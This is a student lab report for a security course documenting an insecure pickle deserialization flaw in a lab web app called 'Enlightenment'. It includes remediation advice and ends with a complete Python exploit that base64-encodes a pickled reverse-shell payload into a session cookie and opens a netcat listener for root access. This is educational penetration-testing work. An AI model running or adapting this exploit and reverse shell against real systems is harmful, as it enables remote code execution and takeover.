CSOC 1050: Lab Assignment #4

October 5, 2023

Prepared By: Ashish Hedau

Table of Contents

[Unsecure deserialization due to ‘pickle’ use affecting ‘**Enlightenment**’ leading to Remote Code Execution 3](#_Toc147692929)

[Description 3](#_Toc147692930)

[Impact 3](#_Toc147692931)

[Recommendations 3](#_Toc147692932)

[Steps to Reproduce 4](#_Toc147692933)

[6](#_Toc147692934)

# Unsecure deserialization due to ‘pickle’ use affecting ‘**Enlightenment**’ leading to Remote Code Execution

## Description

The assessed web application in scope ‘**http://10.5.50.40**’ ‘**Enlightenment**’ features a landing page which asks users to submit a name to get ‘**salvation’**. However, it contains a critical vulnerability related to unsecure deserialization in the endpoint **/api/enlightenment**. **CWE-502** (Deserialization of Untrusted Data) says “It is often convenient to serialize objects for communication or save them for later use. However, deserialized data or code can often be modified without sufficiently verifying that the resulting data will be valid.” This untrusted data could contain malicious code which can result in Arbitrary Command Execution.

*Read more about CWE-502:* [*https://cwe.mitre.org/data/definitions/502.html*](https://cwe.mitre.org/data/definitions/502.html)

## Impact

An attacker can create a malicious serialized object as provided in the settings.py class (source code provided at ‘http://10.5.50.40/source.zip’), encode it with base64 and send it as a **session cookie** using **GET** request to the server. Upon receiving the request, the server unwittingly deserializes the malicious session cookie. This action could result in remote code execution, effectively granting the attacker **unauthorized control and access** to the compromised system. Since the website is for salvation seekers, the religious affiliation of a person could get disclosed which can lead to privacy concerns and potential harm to individuals.

## Recommendations

To mitigate this vulnerability:

* We strongly recommend not to use executable OS commands in the source code, instead using higher-level libraries, APIs, or frameworks that provide safe interfaces for interacting with the underlying system.
* Avoid the use of pickle as it is inherently vulnerable to deserialization attacks. Instead, use safer serialization formats like JSON, which are less prone to security risks.
* Implement strict input validation and data validation mechanisms on incoming data, especially on data that will be deserialized.
* Regularly review and analyze the source code, specifically focusing on areas where deserialization occurs. Use static analysis tools to identify potential security issues.

## Steps to Reproduce

Step 1: The landing page for <http://10.5.50.40> (Enlightenment)

A screenshot of a computer

Description automatically generated

Step 2: The page after a ‘**name’** is submitted.

A screenshot of a computer

Description automatically generated

Step 3: The request as seen from burp proxy.

***Note: A unique session cookie generated is highlighted below.***

# A screenshot of a computer Description automatically generated

Step 4: The vulnerable code is highlighted.

***Note: Python pickle is inherently vulnerable to deserialization attacks. The source code was provided at ‘http://10.5.50.40.source.zip’***

A screenshot of a computer program

Description automatically generated

Step 5: The vulnerable ‘**Settings’** class which allows malicious command to execute if **hostname** is not present in the object.

A screenshot of a computer

Description automatically generated


Step 6: As the web application is expecting a ‘**name’** during deserialization on the server side, it will throw an error message.

A screenshot of a computer program

Description automatically generated

Step 7: The malicious object created with the help of ‘**settings.py**’ available in the source code.

***Note: We have not given a hostname as it will result in no shell during execution****.*



Step 8: Convert the serialized data using **base64 encoding** as the server is expecting a base64 encoded **session cookie**.

A screenshot of a computer

Description automatically generated

Step 9: The malicious encoded session cookie is provided on the left and a Netcat listener catches a **shell**, giving **root** access.

A screenshot of a computer

Description automatically generated

Step 10: Automated python exploit which asks user for URL, local IP, and a listener port.

***Note: The highlighted part shows a successful exploitation of vulnerability, resulting in root access****.*

A screenshot of a computer

Description automatically generated

The python code used to automate the exploitation:

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

import requests

import base64

import subprocess

# Banner

print("\033[93m" + """

╭

██████╗░███████╗░██████╗███████╗██████╗░░██████╗██████╗░██╗░░░░░░█████╗░██╗████████╗

██╔══██╗██╔════╝██╔════╝██╔════╝██╔══██╗██╔════╝██╔══██╗██║░░░░░██╔══██╗██║╚══██╔══╝

██║░░██║█████╗░░╚█████╗░█████╗░░██████╔╝╚█████╗░██████╔╝██║░░░░░██║░░██║██║░░░██║░░░

██║░░██║██╔══╝░░░╚═══██╗██╔══╝░░██╔══██╗░╚═══██╗██╔═══╝░██║░░░░░██║░░██║██║░░░██║░░░

██████╔╝███████╗██████╔╝███████╗██║░░██║██████╔╝██║░░░░░███████╗╚█████╔╝██║░░░██║░░░

╚═════╝░╚══════╝╚═════╝░╚══════╝╚═╝░░╚═╝╚═════╝░╚═╝░░░░░╚══════╝░╚════╝░╚═╝░░░╚═╝░░░╯

""" + "\033[0m")

# Get user input for the base URL

base\_url = input("\033[92mEnter the base URL (e.g., http://10.X.50.40): \033[0m")

# Define the API endpoint (hardcoded)

api\_endpoint = "/api/enlightenment"

# Combine the base URL and API endpoint

url = base\_url + api\_endpoint

# Get user input for IP address and port number

ip\_address = input("\033[92mEnter your Local IP address: \033[0m")

port\_number = input("\033[92mEnter the port number to start a listener: \033[0m")

# Start a Netcat listener in the background

netcat\_listener = subprocess.Popen(["nc", "-l", "-p", port\_number])

# Encode the malicious code in base64

malicious\_code = base64.b64encode(b'\x80\x04\x95[\x01\x00\x00\x00\x00\x00\x00\x8c\x13app.models.settings\x94\x8c\x08Settings\x94\x93\x94(\x8c\x10background\_value\x94\x8c\x0equestion\_value\x94\x8c\x0ffollow\_up\_value\x94\x8c\x10admin\_code\_value\x94\x8c\xe3python3 -c \'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("' + ip\_address.encode() + b'",' + port\_number.encode() + b'));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\'\x94\x8c\x00\x94t\x94R\x94.').decode('utf-8')

# Define headers with the encoded malicious code in the Cookie header

headers = {

"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36",

"Accept-Encoding": "gzip, deflate, br",

"Accept": "\*/\*",

"Connection": "close",

"Host": base\_url, # Use the user-provided base URL

"Referer": base\_url, # Use the user-provided base URL as the referer

"Accept-Language": "en-US,en;q=0.9",

"Cookie": f"session={malicious\_code}", # Set the session cookie with the encoded malicious code

}

# Make the GET request with the session cookie

response = requests.get(url, headers=headers)

# Check the response

if response.status\_code == 200:

print("Request was successful")

print("Response Content:")

print(response.text)

else:

print(f"Request failed with status code: {response.status\_code}")

# Keep the Netcat listener running

netcat\_listener.wait()

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**